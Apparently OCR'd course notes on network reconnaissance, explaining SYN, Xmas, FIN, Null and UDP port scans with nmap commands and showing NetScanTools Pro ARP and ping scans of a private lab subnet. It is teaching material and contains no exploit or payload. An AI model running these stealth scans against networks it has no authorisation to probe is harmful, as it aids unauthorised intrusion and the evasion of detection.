
Similar to Full open scan except attacker sends RST packet as final packet to tear down connection unless victim port is closed in which case, the victim will fire back RST.

- ✓ PRO - less likely to trigger detection mechanisms
- ✓ CON - less reliable than Full Open Scan



This can be completed by nmap.

nmap –sS –v <IP>




❖ Xmas scan

Single packet is sent to client with ACK, SYN, URG, RST, & FIN all set. Having all flags set is illegal combo, receiving system either ignores/drops the packets, or some systems the lack of response means the port is open whereas a single RST tells you port is closed.

- ✓ CON - Windows do not respond to this type of attack. Only Linux supports.

This can be completed by nmap.

nmap –sX –v <IP>




❖ Fin scan

A FIN scan is when an attacker sends a packet with only the FIN flag enabled. If an attacker sends the FIN packet to the target, it means the attacker is requesting the connection be terminating but there was no established connection to close. This would confuse the target. If the target does not respond, it means the port is open. If the target replies with an RST packet, the port on the target is closed. The following figure illustrates this process. This scan doesn't support windows.

❖ Null scan

In a null scan, the attacker sends a packet to the target without any flags set within it. Once again, the target will be confused and will not respond. This will indicate the port is open on the target. However, if the target responds with an RST packet, this means the port is closed on the device. The following diagram illustrates this process. This scan only supports for Unix systems.



- UDP scans


A UDP Scan performs scans to determine which UDP ports are open or vulnerable. UDP is a connectionless protocol so there is no equivalent to a TCP SYN packet. However, if a UDP packet is sent to a port that is not open, the system will respond with an ICMP port unreachable message.

- Scanning tools


❖ Net scan pro

✓ Arp scan


Arp-scan is a low-level network discovery tool used to associate physical (MAC) addresses to logical (IP) addresses. It's used to identify network assets which may not normally be captured by network scanning devices.


demo - NetScanTools® Pro Demo Version Build 5-19-2020 based on version 11.91
File Edit Accessibility View IPv6 Help
Welcome
Automated Tools
Manual Tools (all)
ARP Cache
ARP Ping
ARP Scan (MAC Scan)
Cache Forensics
Connection Monitor
Country to IP or ASN
Favorite Tools
Active Discovery Tools
Passive Discovery Tools
DNS Tools
Packet Level Tools
External Tools
Application Info
Click here to Buy Now!
Manual Tools - ARP Scan (MAC Scan)
Use this tool to find all active IPv4 devices on your subnet.
Network Interface
Ethernet (192.168.1.8) - Intel(R) PRO/1000 MT Desktop Adapter
Add Note
Jump To Automated
Reports
Add to Favorites
Starting IPv4 Address
192 . 168 . 1 . 1
Ending IPv4 Address
192 . 168 . 1 . 20
Ready
Do Arp Scan
Stop
Scan Delay Time (ms)
10
Packets sent per IP
3
Resolve IPs
Include Local I/F Info
Defaults
Jump To Dupe IP Scan
ARP Scanner Response Summary
1: Response, 5
2: +Other Local I/F, 1
3: No Response, 15
IPv4 Address MAC Address I/F Manufacturer Hostname
192.168.1.1 D4-B7-09-EB-E0-25 192.168.1.1
192.168.1.10 08-00-27-5C-65-26 PCS Systemtechnik GmbH kali
192.168.1.2 1C-BF-CE-7C-1F-70 Shenzhen Century Xinyang Technology Co., Ltd 192.168.1.2
192.168.1.4 38-FB-14-A4-66-7E HUAWEI TECHNOLOGIES CO.,LTD huawei_y5_201
192.168.1.7 08-00-27-AC-D5-CD PCS Systemtechnik GmbH win7-pc
192.168.1.8 08-00-27-44-A4-51 PCS Systemtechnik GmbH DESKTOP-DGTR4
For Help, press F1
I'm Cortana. Ask me anything.
4:21 PM
11/10/2020

✓ Ping scan



demo - NetScanTools® Pro Demo Version Build 5-19-2020 based on version 11.91
File Edit Accessibility View IPv6 Help
Welcome
Automated Tools
Manual Tools (all)
Packet Flooder
Packet Generator
Passive Discovery
Ping - Enhanced
Ping - Graphical
Ping Scanner
Favorite Tools
Active Discovery Tools
Passive Discovery Tools
DNS Tools
Packet Level Tools
External Tools
Application Info
Click here to Buy Now!
Manual Tools - Ping Scanner/NetScanner
Start IP 192.168.1.1
End IP 192.168.1.20
Use Default System DNS
Use Specific DNS:
192.168.1.1
AKA NetScanner
Show Timing Chart
Add Note
Jump To Automated
Reports
Add to Favorites
For Help, press F1
Start
Stop
Settings
Resolve IPs
Skip .0/.255 IPs
Additional Scan Tasks:
Do Local ARP Scan
Do SMB/NBNS Scan
Do Subnet Mask Scan
Enable Post-Scan Delete of Non-Responding IPs
Import IPv4 List
Clear Imported List
Scan Delay Time (ms)
0
Ping Scanner Response Summary
1: Response, 5
2: No Response, 15
Target IP Hostname Time (ms) Status
192.168.1.1 192.168.1.1 2 0:0 Echo Reply
192.168.1.2 192.168.1.2 0 0:0 Echo Reply
192.168.1.7 win7-pc 0 0:0 Echo Reply
192.168.1.8 DESKTOP-DGTR43M 0 0:0 Echo Reply
192.168.1.10 kali 1 0:0 Echo Reply
For Help, press F1
I'm Cortana. Ask me anything.
4:23 PM
11/10/2020


✓ Port scan




❖ Network topology mapper

The SNMP should be enabled to do this.







- ❖ IP tools
- ✓ Ping scan



✓ UDP scan



